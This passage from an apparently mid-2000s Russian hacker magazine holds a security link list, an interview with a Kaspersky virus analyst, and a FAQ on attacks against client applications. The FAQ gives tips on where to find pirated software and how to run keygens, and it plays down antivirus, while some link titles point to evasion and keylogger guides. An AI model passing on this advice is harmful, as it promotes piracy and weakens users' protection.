www.securitylab.ru/43152.html - нападение на клиентские компьютеры.
www.securitylab.ru/41896.html - прозрачные, мостиковые и внутренние файрволы.
www.securitylab.ru/41723.html - "Безопасность домашних пользователей: персональные файрволы".
www.securitylab.ru/41660.html - укрепление стека TCP/IP для защиты от SYN-атак.
www.bugtraq.ru/library/security/luka/50attacks.html - 50 способов обойти систему обнаружения атак.
www.security.nnov.ru/articles/frontend - безопасность клиентского программного обеспечения.
www.infobez.ru/article.asp?ob_no=3566 - идеальный спам-фильтр.
www.infobez.ru/article.asp?ob_no=3292 - защита для домашних пользователей.
www.infobez.ru/article.asp?ob_no=3146 - экономика DDoS-атак.
www.infobez.ru/article.asp?ob_no=2633 - дополнительные возможности Agnitum Outpost Firewall Pro.
www.infobez.ru/article.asp?ob_no=2688 - управление безопасностью приложений.
www.infobez.ru/article.asp?ob_no=2594 - создание программы обеспечения безопасности приложений.
www.ndis.com/papers/winpktfilter.htm - способы фильтрации пакетов в Windows NT/9x с кучей примеров и передовых идей (на английском языке).



www.security.monolithosting.ru/16.htm - "Firewall для Windows собственными руками" (статья раскрывает сокровенную кухню работы брандмауэра).

www.xakep.ru/post/27264 - защита WebMoney.

www.uinc.ru/articles/45 - анализаторы кода в антивирусах.

www.uinc.ru/articles/10 - "Защити себя от вторжения, или что не надо делать".

www.uinc.ru/articles/32 - пример взлома программ, защищенных с помощью криптоалгоритма MD5.

www.uinc.ru/articles/30 - взлом программ, защищенных с помощью криптоалгоритма Blowfish.

www.uinc.ru/articles/11 - как обойти AVP.

www.uinc.ru/articles/38 - процессы в Windows.

www.uinc.ru/articles/26 - перехват вызовов функций.

www.uinc.ru/articles/24 - пишем PROXY-SERVER.

www.uinc.ru/articles/19 - внедрение DLL с помощью ловушек.

www.uinc.ru/articles/zametki/001.shtml - "Кейлоггер? Это просто!".

www.uinc.ru/articles/zametki/003.shtml - по какому принципу работают Анти-Сниферы.

КАЧАЙ И ПОЛЬЗУЙСЯ

И несколько полезных утилиток.

www.ptsecurity.ru - отличная утилита XSpider для автоматизированного поиска уязвимостей, в том числе пригодная для тестирования брандмауэров (демонстрационная версия без существенных функциональных ограничений распространяется на бесплатной основе).

www.firewallleaktester.com - большая коллекция утилит, предназначенных для обхода брандмауэров, и сводная таблица с результатами тестирования (на английском языке).

http://afick.sourceforge.net - утилита Afick, помогающая при обнаружении вторжений, а также позволяющая контролировать общую целостность системы (доступна для большинства платформ как в двоичном, так и в исходном форматах). О ней есть и отдельная статейка - www.securitylab.ru/43875.html.

www.security.nnov.ru/soft/3proxy - многоплатформенный набор прокси-серверов (под Win32 и Unix).

www.security.nnov.ru/soft/rkdetect - утилита RKDetect для обнаружения системных служб, скрытых rootkits уровня пользователя.

www.security.nnov.ru/soft/srunas - утилита для защиты административных учетных записей при работе на клиентских машинах от кражи паролей с помощью кейлогеров.

www.xakep.ru/post/27569 - утилита удаленного администрирования платформ Windows 95/98/2000/XP.

www.scaramanga.co.uk/fwmon - Firewall Monitor (fwmon), монитор для анализа в реальном времени событий (вторжений, атак и т.д.) встроенного файрвола Linux (ipchains/iptables).

www.pcinternetpatrol.com/downloads/audit.php - маленькая утилита для тестирования защиты компьютера.

http://spybot.eon.net.au - Spybot-Search&Destroy, программа для обнаружения и удаления из системы "шпионских" модулей.

www.rwtemple.com/software/HttpSpy - для мониторинга и перехвата http-трафика в реальном времени

http://erwan.l.free.fr – IP-сниффер (с множеством встроенных утилит).

www.sysinternals.com/ntw2k/source/tcpview.shtml - детализированный отчет об активных в данный момент TCP- и UDP-соединениях, а также о приложениях, создавших эти соединения.

http://mcdev.com/programs.php?page=NoMess - утилита отключения Windows Messenger Service, который часто используется для проникновения на компьютер.

www.lvllord.de/4226fix/4226fix.htm - стремясь нейтрализовать вирусно-червячные эпидемии, Microsoft во втором SP для Windows XP внесла ограничение TCP/IP-соединений на один процесс (максимум десять), что не есть хорошо при скачивании файлов через сети общих ресурсов (eDonkey, Bittorrent, Gnutella и т.п.). Этот патч позволяет увеличить в Windows XP SP2 число TCP/IP-соединений для одного процесса до 50-ти.

http://nettime.sourceforge.net - программа для синхронизации времени с серверами точного времени.

www.chiark.greenend.org.uk/~sgtatham/putty - многоплатформенный Telnet/SSH-клиент с возможностью эмуляции xterm-терминала.

А если что-то ищешь и не можешь найти, не забывай о форумах, в которых многое можно узнать быстро и без напряга. Как говорят, одна голова хорошо...

И бегом на www.microsoft.com/rus/windows закрывать свои дыры! Когда ты там был в последний раз? Твоя операционка давно как дуршлаг :)? А ты все надеешься на чудо и думаешь, что обойдется. Ничего подобного. Либо ты сам себя обезопасишь, либо ты рано или поздно пожалеешь о том, что ничего не предпринял раньше. Подробнее читай на http://update.microsoft.com/windowsupdate/v6/about.aspx?ln=ru.

Alexander S. Salieff (salieff@mail.ru)

ВИРУСЫ ПО-ЖЕНСКИ

ИНТЕРВЬЮ С ДЕВУШКОЙ ВИРУСНЫМ АНАЛИТИКОМ

Наверное, многие из наших с тобой знакомых могут назвать себя хакерами или IT-специалистами. Абсолютное большинство их имен будут мужскими. Это не очень справедливо :), поэтому сегодня мы подготовили интервью с девушкой, которую можно по праву назвать real-хакершей, ибо объемом своих знаний и спецификой деятельности она заткнет за пояс очень многих парней.

Дело в том, что она занимается вирусным анализом в самом хардкорном смысле этого слова. Ежедневно ей приходится анализировать и обезвреживать такое количество вредоносного софта, какое многие из нас, наверное, не увидят за всю свою жизнь. Дизассемблирование, понимание функционирования операционных систем, различные процессорные архитектуры, полиморфные механизмы, методики заражения, трояны, низкоуровневое программирование, reverse engineering и т.д. - все это для нее не пустые слова, а такая же повседневная реальность, как твой утренний кофе.

XS: Представься, сколько тебе лет (приблизительно ;)) и, вкратце, чем сейчас занимаешься?

A: Алиса Шевченко, 21 год, вирусный аналитик "Лаборатории Касперского", reverse engineering в контексте компьютерной вирусологии.

XS: Чем был обусловлен выбор твоей сегодняшней профессии, кем хотела стать в детстве?

A: Строила домики из конструктора и мечтала быть космонавтом. К последнему пункту, возможно, причастен Кир Булычев (имеются в виду "Приключения Алисы" - прим. ред.).

Мне было интересно, как все устроено на самом низком уровне и как оно работает. Изначально это выливалось в поглощение книжек типа "химия/физика/биология для любознательных" и починку (иногда наоборот) бытовой мелочи вроде телефонов.

Компьютер просто представляет собой достаточно широкий канал, в который можно спускать подобную исследовательскую энергию. Поэтому когда в период моего дошкольного возраста папа начал заниматься компьютерами, они попали и в мое поле зрения - дальнейшее развитие в эту сторону плавно складывалось само собой. К ассемблеру и reverse engineering'у я пришла годам к 15-ти и со всей мощью юношеского максимализма возмечтала связать с этим занятием будущую профессиональную деятельность. То есть это просто детская мечта сбылась, я, вроде как, ни при чем :). В соответствии с пророчествами школьных учителей, мне светила карьера гуманитария-писателя и лингвиста.

XS: Где училась, работала, прежде чем прийти в антивирусную контору? Что дало самый значительный вклад в твою профессию - вуз, самообучение etc.?


A: Только самообучение. IT-область чересчур динамична, поэтому ее невозможно качественно провести через инертную систему академического образования. В условиях подобной динамичности оригинальная цель ВО - предоставить человеку необходимые в работе знания и навыки - отчасти профанируется, сводясь к немного другим вещам: научить учиться, настроить голову для работы в нужной области (вырабатать соответствующее мышление) и послужить первичным курсом и сертификатом социальной адекватности. Если этого не понимать, то не избежать разочарования: "То, чему нас учат, никому не нужно". Как и произошло у меня. Два раза. На момент первого поступления в университет на "компьютерную специальность" я уже давно знала ассемблер, и ощущение бесполезности паскалевско-бумажной волокиты вскоре возросло до такой степени, что утешаться необходимостью базовых знаний стало невозможно. Потом была еще одна попытка учебы - уже в петербургском вузе, откуда я и сбежала в Лабораторию.


Образование я буду продолжать. На этот раз в сторону академической математики (то есть туда, где минимизированы компьютерно-прикладнические потуги). Не для корочки и даже не из соображений социальной адекватности, а потому что потребность заниматься мышлениеформирующей базой (математикой, физикой) осталась, а делать это самостоятельно несколько сложнее, чем изучать прикладные области IT. Хотя бы потому, что в данном случае теория не проявляет себя в практике непосредственно, и всегда есть соблазн отлынивать под предлогом "это никому не нужно".

Работала до KL, не считая подработок и самодеятельности, в технической поддержке питерского провайдера, эникейщиком, официанткой (последнее - в период увлечения Кастанедой, в качестве спецоперации по купированию Чувства Собственной Важности (надо было идти санитаркой в неврологию: это эффективнее :) - прим. Лозовского).

XS: Помнишь ли свой первый компьютер? Когда он у тебя появился, что была за машина?

A: Не очень помню. Мне тогда было 12 лет, я прочитала книжку "Бейсик для





Пугалка от Trojan-Downloader.Win32.Agent.ns

АНТИВИРУСНАЯ КУХНЯ

Шаг 1. Получение сэмпла

Часть зараженных сэмплов приходит от пользователей (необязательно от клиентов: любой человек может прислать файл для проверки), часть - от партнеров, включая антивирусные компании и независимых исследователей. Для работы с входящей почтой используется специальное программное обеспечение, реализующее систему сбалансированного распределения писем по вирусным аналитикам, и кое-какие дополнительные функции. Это ПО - основной интерфейс взаимодействия вирусного аналитика с внешним миром.

Шаг 2. Анализ сэмпла

Первый этап - полуавтоматический предварительный анализ и сбор информации, который производится над всеми объектами вне зависимости от их типа. На этом этапе определяется, есть ли в антивирусных коллекциях что-либо подобное анализируемому объекту и какая информация по данному типу программ уже имеется. Второй этап - детальный анализ сэмпла. На этой стадии к работе подключаются специализированные утилиты - те или иные в зависимости от специфики каждого файла. При помощи них файл приводится к виду, удобному для анализа человеком, то есть файл распаковывается/декомпилируется/дизассемблируется/дешифруется/раскладывается на составляющие в соответствии с форматом и т.п. Используются как внутренние разработки, так и собственноручно написанные или внешние программы. Весь последующий анализ эксперт производит вручную. При необходимости программа запускается на тестовой или виртуальной машине. В итоге вирусный аналитик самостоятельно выносит вердикт (имеется ли в данном объекте деструктивная составляющая) и, в случае положительного ответа, классифицирует новый вредоносный объект и придумывает для него имя.

Шаг 3. Написание документации

Для особенно интересных/распространенных/опасных вирусов пишутся описания, которые затем публикуются в "Вирусной энциклопедии". Для того чтобы создать описание для вредоносной программы, требуется провести ее анализ, гораздо более детальный, чем на предыдущем шаге.

Шаг 4. Обновление, тестирование, выпуск антивирусных баз

Для внесения изменений в базы используется специальная программа - редактор. Термин "добавлено детектирование", который часто встречается пользователям в ответах на присланные ими новые вирусы, может означать либо что в базы была добавлена сигнатура для данного вируса, либо что добавлен целый модуль "эвристического" детектирования. Один раз в час базы компилируются и тестируются на целом стенде машин с разными операционными системами, после чего - выпускаются, то есть выкладываются на FTP/HTTP, откуда пользователи могут забирать их вручную или при помощи модуля обновлений продукта.

начинающих" и первым делом занялась поиском того места в компьютере, в которое нужно вставлять программы на бейсике, чтобы они исполнялись.

XS: Какие книги, интернет-порталы, другие источники можешь назвать основополагающими в твоем, как специалиста, развитии?

A: Было очень много электронной документации, tutorial'ов и статей, авторство которых вспоминать сейчас бесполезно. Вот есть книжка "Ассемблер для IBM PC" Финогенова. Ее помню, потому что она бумажная и стоит сейчас на полке в качестве напоминания о том, как все начиналось. Еще большую роль сыграла Fidonet - эха ru.hacker.dummy, в которой меня постоянно принимали за мальчика, несмотря на женское имя: "Ну, есть же такой - Alice Cooper". Это к вопросу о стереотипах и том, как они фильтруют входящий поток и формируют результирующую картинку.

XS: Какую ОС и для какого спектра задач предпочитаешь использовать?

A: Сейчас только всякий Windows. 2000/XP, обычный стандартный выбор. Позволяет решать весь спектр задач. А на случай, когда не позволяет, есть MSYS (mingw - прим.ред.) и Vmware.

С живым Unix'ом общалась в последний раз года два назад - на сервере общажной локалки. С тех времен осталось неискоренимое typo - писать в windows-консоли ifconfig вместо ipconfig.

XS: Твое отношение к хакерству, крэкерству, вирусописательству?

A: Не могу ответить: вопрос размытый.

Вот "хакерство" - это такое общее место, которое от случая к случаю и в зависимости от интереса говорящего может подразумевать "кражу секретных данных в корыстных целях", либо "глубокое исследование компьютерных (необязательно) объектов с целью (необязательной) нахождения уязвимостей в них", либо "внедрение в чужие компьютеры", либо еще что-то. То есть у меня иногда бывает мнение по поводу конкретных мотивов конкретных людей в конкретных ситуациях, а по поводу обобщающих терминов у меня мнения нет.

XS: Интересовалась ли деятельностью каких либо хак/security-групп (была ли в их составе), просто авторитетов в области IT-security? Можно ли сказать, что они оказали на тебя влияние?

A: Никто особенно не оказал, я, в среднем, сама по себе и тихим ходом. Однаж- »

ды стадный инстинкт таки загнал меня в классическую буржуйскую крэк-группу, но мне быстро стало понятно, что reverse engineering, поставленный на поток, - это уже не challenge, а ремесло, рутина и несвобода, а это можно терпеть разве что в условиях хорошей материальной компенсации и отсутствия выгодной альтернативы. Заскучала и сбежала. Бывает по-другому, но потом уже пропал интерес кучковаться.

XS: Почему твоим сегодняшним местом работы является именно антивирусная компания?

A: Область, ограниченная низкоуровневым программированием и дебаггерами-декомпиляторами, достаточно узкая: либо антивирусная индустрия, либо защита софта. Антивирусная индустрия представлена в России всего двумя более-менее значительными компаниями. Дальше все на уровне "так получилось".

XS: Что бы ты ответила человеку, считающему, что область IT-security - удел исключительно мужчин? Думаешь ли ты, что сегодня многие женщины реализуют свой интерес и призвание и способны профессионально вырасти, если придут работать в эту область? Или ты считаешь, что таких немного, а большинство из имеющихся просто отдают дань моде?

A: Ничего бы не ответила, потому что отвечать на один и тот же вопрос в течение шести лет изрядно надоело :). В настоящий момент мне уже сложно сориентироваться и понять, о чем вообще все это, потому что не видно проблемы, а виден лишь пустотный спор про обобщения-мировоззрения. Ведь очевидно же, что, с одной стороны, стереотипы всегда основаны на некой объективной статистике, а с другой - всегда покрывают не весь, а лишь самый широкий, "средний" слой объектов. Применительно к обсуждаемому вопросу это означает, что да, есть такое устройство мозгов, с которым хорошо сочетаются определенные компьютерные занятия, а есть другое устройство, с которым они сочетаются плохо, и распределение этих двух устройств в соответствии с физическим полом оказалось в известной степени неравномерным. Но неравномерность распределения - недостаточное условие для выведения причинно-следственной зависимости между определенным устройством мозгов и физическим полом как таковым.

Женщины в IT, безусловно, есть, они растут и реализуются - это вроде как уже известный факт. Я вообще считаю, что программирование in general - по многим параметрам очень "женская" профессия, но не хочется углубляться в доказательства и анализ всего этого, поскольку выйдет массивный трактат "торжество умозрительности", а аудитория в ужасе разбежится.

XS: Много ли у тебя подруг с аналогичным профилем деятельности?

A: Ни одной. Скорее всего, это издержка узости данной профессиональной области (то есть тому проценту, который в среднем по IT-области представлен женщинами, тут просто негде развернуться).


XS: Каков спектр твоих задач в работе? Тяжело ли реверсить вирусы и писать линки? Как часто и в каком темпе приходится заниматься этим?

A: Есть входящий поток различных компьютерных объектов неизвестного характера (программы, скрипты, офисные документы, HTML-документы - все, что хотя бы в теории заведомо вредоносно). Базовая задача состоит в том, чтобы эти объекты анализировать, локализовать вредный код (если он есть) и соответствующим образом обновлять антивирусные базы. Если объект – это файловый вирус, то нужно писать отдельный "модуль" лечения. Если объект зашифрован или полиморфен, то писать дешифровщик/парсер/трассер. Также приходится заниматься вирусными описаниями для Энциклопедии (www.viruslist.ru), делать аналитические статьи для сайта, веблог (www.kaspersky.ru/weblog), самой писать недостающие утилиты для внутреннего использования.

Тяжело или нет - вопрос субъективный, и он завязан на личном интересе, так что ответ тут очевиден.

XS: Сколько времени проводишь за монитором на работе и дома?

■ Эвристические детекторы, дешифровщики, распаковщики и прочие исполняемые модули, входящие в состав антивирусных баз, пишутся специальным образом, что позволяет им быть слинкованными и запущенными под любой платформой (операционной системой) на данной архитектуре. Такие исполняемые модули называются "линками". Один и тот же линк должен одинаково успешно линковаться, запускаться и работать как под MS Windows, так и под Linux.x86, FreeBSD.x86 и т.д. Написание линков требует от вирусного аналитика досконально понимать функционирование данной архитектуры ЭВМ.



■ Знания вирусного аналитика довольно специфичны: они должны быть широкими и глубокими одновременно. Широкими - настолько, чтобы охватывать максимальное количество форматов файлов, архитектур и специфик операционных систем, языков программирования, сетевых протоколов. Глубокими - настолько, чтобы хорошо представлять себе внутреннюю низкоуровневую "кухню" компьютера, без чего не обойтись, когда нужно детально проанализировать дизассемблированную программу (особенно если она написана с использованием нестандартных/недокументированных приемов или с намерением затруднить ее анализ).

Worm.Win32.Nople, в отличие от собратьев, очень ярко демонстрирует свое присутствие в системе

A: Как минимум, 8 часов на работе плюс 1-6 дома.

XS: Какие современные сайты удостаиваются чести попасть в boomarks девушки вирусного аналитика?

A: Всякое разное, что запланировано на "потом почитать". Остальное либо запоминается в голове, либо находится через Google.

Наиболее полезные сайты из числа профильных: www.wasm.ru, www.wotsit.org, isc.sans.org.

XS: Чем увлекаешься/развлекаешься - из областей, не имеющих никакого отношения к IT-технологиям?

A: Все по-прежнему: интересуют механизмы явлений. Особенно в контексте "человек/социум/мир", то есть психология, биология, религия, эзотерика, лингвистика, если общими словами перечислять. Вообще же четких разграничений по областям и интересам нет: жизнь постоянно задает вопросы и ставит задачи, а поиски ответов/решений выносят в какую-то конкретную область, которая на время увлекает. В настоящий момент актуальны йога, астрология и теория/история криптографии.

В роли развлечений - если под развлечениями понимать занятия, при которых голова более или менее выключена - обычно выступают пробежки, художественные книжки и кино, одобренные как минимум 23-мя независимыми авторитетными личностями. Туда же - эксплуатация стершихся роликов и дружеского скутера. Отдельно - живое общение с различными любимыми человеками. Обычное дело.

XS: Отражается ли твоя профессия, несколько экзотичная с точки зрения многих окружающих, на общении и восприятии ими же?

A: Отражается. Но тут играет роль не столько сама профессия, сколько фундаментальное свойство головы самозатачиваться под основную производимую ею работу, вплоть до распространения терминологического/понятийного поля узкой "рабочей" области на широкое пространство "реального мира". То есть: вот одному программисту (java) в периоды авралов снится, что он "дерево", и некоторые его "листья" прибирает явовый GarbageCollector, и он говорит, что когда все больше и больше твоих указателей ссылаются на NULL - это щекотно.

Вот на таком уровне. Пример клинический, зато выпуклый.


XS: Какие этапы своего профессионального пути можешь назвать достижениями?

A: Не знаю: когда путь самоценен как процесс, смысл понятия "достижение" теряется.

Ну, может быть, анализ первого в мире вируса (file infector) для портативных устройств под WinCE (Virus.WinCE.Duts.a - прим. ред.). Была середина ночи, я не знала ни ARM-ассемблера, ни целевой операционки, а разобраться нужно было как можно быстрее. Это был отличный challenge. Потом были аналогичные ситуации с другими "первыми" мобильными вирусами (под Symbian в том числе), но когда пути хоженые, уже не так интересно.

XS: Каким ты видишь будущее своей профессиональной области и личное будущее?

A: Профессиональной области по меньшей мере ничто не угрожает, кроме расширения и интеграции с другими направлениями IT-security. Не хочется строить прогнозы судьбы области, в которой я работаю: будущее и так к ней придет, без меня и нас. Что касается меня, есть некий список тропинок, которые хочется пройти, и тропинки не связаны с актуальной профессиональной областью. Есть подозрение, что я скоро уйду из IT - навсегда или на время, сбалансировать голову (то есть перестать видеть сны про то, как твои указатели ссылаются на NULL).




Очень вежливый Virus.WinCE.Duts.a. Кнопка NO, как ни странно, функционирует

XS: И под конец скажи что-нибудь для тех наших читательниц, которых стереотипы заставляют сомневаться на этапе вступления в профессиональную область IT-security.

A: Тут просто: если область действительно интересует, если это не образ или престиж, перед вступлением в нее ничто не остановит, тем более такой нормальный социальный объект, как стереотип.

Да, сложновато бывает. Те, кому не удается этот конфликт в себе разрешить, могут утешаться следующим образом: любой отдельно взятый носитель стереотипов об IT-женщинах, если только он не совсем биоробот, всегда может сделать исключение персонально для Вас.



Virus.Win32.HLLC.Sulpex.a

Крис Касперски aka мыщъх (no e-mail)

FAQ

ПО ВЗЛОМУ КЛИЕНТСКИХ ПРИЛОЖЕНИЙ И БЕЗОПАСНОСТИ СЕТЕВЫХ ПРОТОКОЛОВ

В опросов, на которые нет ответов, не существует! Но вопрос вопросу рознь. Мы собрали самые вкусные вопросы по теме номера и ответы нашего эксперта - Криса Касперски.


Можно ли взломать интернет?

Долгое время на этот вопрос отвечали безапелляционно: нет, невозможно. Интернет - это совокупность огромного количества разнородных узлов, работающих под управлением различных операционных систем. Каждая содержит "свои" уязвимости, затыкаемые по мере выхода заплаток, и поэтому написать универсальный крэкер интер-

нета практически нереально. К тому же крэкер будет очень недолговечным, так как однажды найденные дыры быстро устаревают. Но рубеж XX-XXI веков изменил это положение дел! Альтернативные операционные системы неуклонно вымирают, и интернет стремительно вырождается в сеть Windows-машин, обслуживаемых различными "орангутангами", которые заплатки не устанавливают годами. Они работают как на клиентских станциях, так и на серверах. Взлом интернета - уже не сказка, а реальность :).

Опасно ли выходить в интернет?

Очень опасно! Клиентское программное обеспечение дыряво до чрезвычайности, а в Сети бродят злобные хакеры и водятся агрессивно настроенные черви, которые атакуют все на своем пути. И хотя большинство из них не делает ничего (только транжирит се-



тевой трафик и периодически роняет Windows), нередки случаи уничтожения или утечки данных. В особенности это относится к интернет-паролям, электронным кошелькам, конфиденциальной информации и т.д. Еще воруют ICQ-номера, идентификаторы сетевых игр, содержимое адресной книги (оно представляет огромный интерес для спамеров) и вообще все что угодно. Иногда руками захваченного компьютера осуществляют удаленную атаку, например направляют шторм SYN-пакетов на правительственный сервер. Вот и попробуй доказать, что это не ты злодей и тебя подставили :).


А как защититься от всех этих угроз?

Регулярно, не реже одного раза в неделю, скачивать заплатки для всех установленных приложений (а не только Windows Update). Ошибки обнаруживаются не только в продукции Microsoft: они встречаются и в Лисе, и в Осле, и в ICQ, и многих других клиен-

тах. Также ни в коем случае нельзя открывать вложения, не убедившись в "честности" их расширения. Лучше предварительно сохранять вложения на диск и оттуда действовать уже FAR'ом - он не подведет. А обмануть стандартный "Проводник" очень легко.

А что же насчет антивирусов?


При регулярной установке свежих заплаток вероятность подцепить сетевой червь практически нулевая. Легко можно запустить инфицированный exe-файл, поэтому скачивать файлы с подозрительных источников недопустимо. Теоретически полученный файл можно пропустить через антивирус, но здесь есть одно "но". Крупные компании "стерилизуют" все программное обеспечение самостоятельно, поэтому за его чистоту можно не опасаться, а разные отстойники с крэкнутым варезом вполне могут подложить



"свинью", заразив файл слегка модифицированным вирусом, и никакой AV его не возьмет! К тому же антивирусы отнимают довольно много системных ресурсов, а постоянные обновления баз жрут трафик, так что выгода от их использования довольно сомнительна.

А что насчет брандмауэров?


Брандмауэр сам по себе еще ни от чего не защищает. И на ПК он, в общем, не слишком-то нужен. Да, он может закрыть уязвимые порты, но более эффективной мерой будет регулярная установка заплаток. Персональный брандмауэр - это удобное средство для наблюдения за легальными приложениями: какое из них ломится в Сеть, что и куда оно пытается передать. Но специальным образом спроектированная программа может пробить брандмауэр как снаружи, так и изнутри. Он даже хрюкнуть не успеет! Брандмауэр - это инструмент для профессионалов, разбирающихся в TCP/IP-



протоколах и умеющих читать "сырые" двоичные логи. С настройками по умолчанию это просто красивая игрушка, которая опять-таки жрет ресурсы, иногда обрушивает Windows, конфликтует с некоторыми приложениями и уменьшает трафик. Брандмауэры и антивирусы приносят пользователю чувство ложного спокойствия: жертва расслабляется, забывает об обновлениях, и вот тут-то хакер наносит свой удар :).

Насколько опасно бродить по порно- и варезным сайтам?

Underground-сайты (к ним относятся и порно, и варез) делятся на две категории. Первая - это честные сайты, ведущие свой маленький бизнес, посещать которые неопасно, даже если там выложено извращенное cago-мазо в стиле "Кега верхом на



Пухе с кактусом под хвостом". Другие же используют порно/варез как приманку, и при заходе клиента на сайт забрасывают на его компьютер зловредный код. Это дело поставлено на широкий поток, сюда вкладываются реальные деньги и привлекаются профессиональные программисты, которые оперативно разрабатывают свежие "мохнатости", часто опережая выход заплаток, поэтому своевременные обновления уже не помогут. Чаще всего объектом атаки служит браузер (как правило, IE, Лис или Opera). Так что ставь себе что-то совсем необычное (например links) и не парься.

И что, links спасет от инфицированного вареза?

Конечно, нет! Links спасает только от атак на сам браузер. Порно в нем можно смотреть безбоязненно, но с варезом будет сплошной напряг. Лучше качать его с официальных сайтов, а в "дикой" Сети искать серийные номера или ключи регистрации. Генераторы регистрационных номеров, будучи исполняемыми файлами, несут в себе большую опасность, поэтому лучше всего запускать их на виртуальной машине (VMWare, Virtual PC) или не запускать вообще. К сожалению, не все программное обеспечение можно скачать с официальных сайтов, поэтому качай взломанные версии с нескольких независимых источников и сравни их утилитой fc из штатного комплекта поставки Windows или любой другой. Инфицированные версии распознаются сразу же. А доверять антивирусам категорически не рекомендую.

Где найти варез?

Вот три основных источника: файлообменные сети, IRC и приватные ftp-сервера. Среди файлообменных сетей лидируют Осел (eMule), Shareaza и BitTorrent. В Осле много секретной документации, музыки и софта. Через BitTorrent в основном передают видеофильмы. Shareaza пока что находится в стадии роста. Ну а порно есть везде :). Чтобы пользоваться файлообменными сетями, желательно иметь постоянное подключение, поскольку скорость скачки оставляет желать лучшего и приходится долго простаивать в очередях. Иногда передача файла (неважно какого объема) занимает до двух-трех месяцев! IRC – это разновидность чата, но, в отличие от web-чатов, на IRC можно вешать специальные скрипты, отдающие файлы по запросу. Многие IRC'шники так и поступают. На IRC вывешивают преимущественно свежий софт, поэтому возможности поиска здесь очень ограничены. На том же самом IRC и разных web-форумах (например ru-board.com) частенько пробегают ссылки на стихийно поднятые ftp-серверы, которые через некоторого время бесследно исчезают, успевая раздать кучу вареза.

Какие клиентские приложения относятся к группе риска?

Чем сложнее приложение, тем выше вероятность присутствия ошибок в его коде. Браузеры - это очень сложные приложения. Фактически это операционные системы в миниатюре, и ошибок не избежал ни один из них ("кастрированные" браузеры типа links'а не в счет). Также очень опасен Осел, поскольку он "засвечивает" твой IP и, если на компьютере не установлены заплатки, может быть легко атакован. Через файлообменные сети черви очень быстро распространяются...

Является ли использование поддельных кредиток нарушением закона?

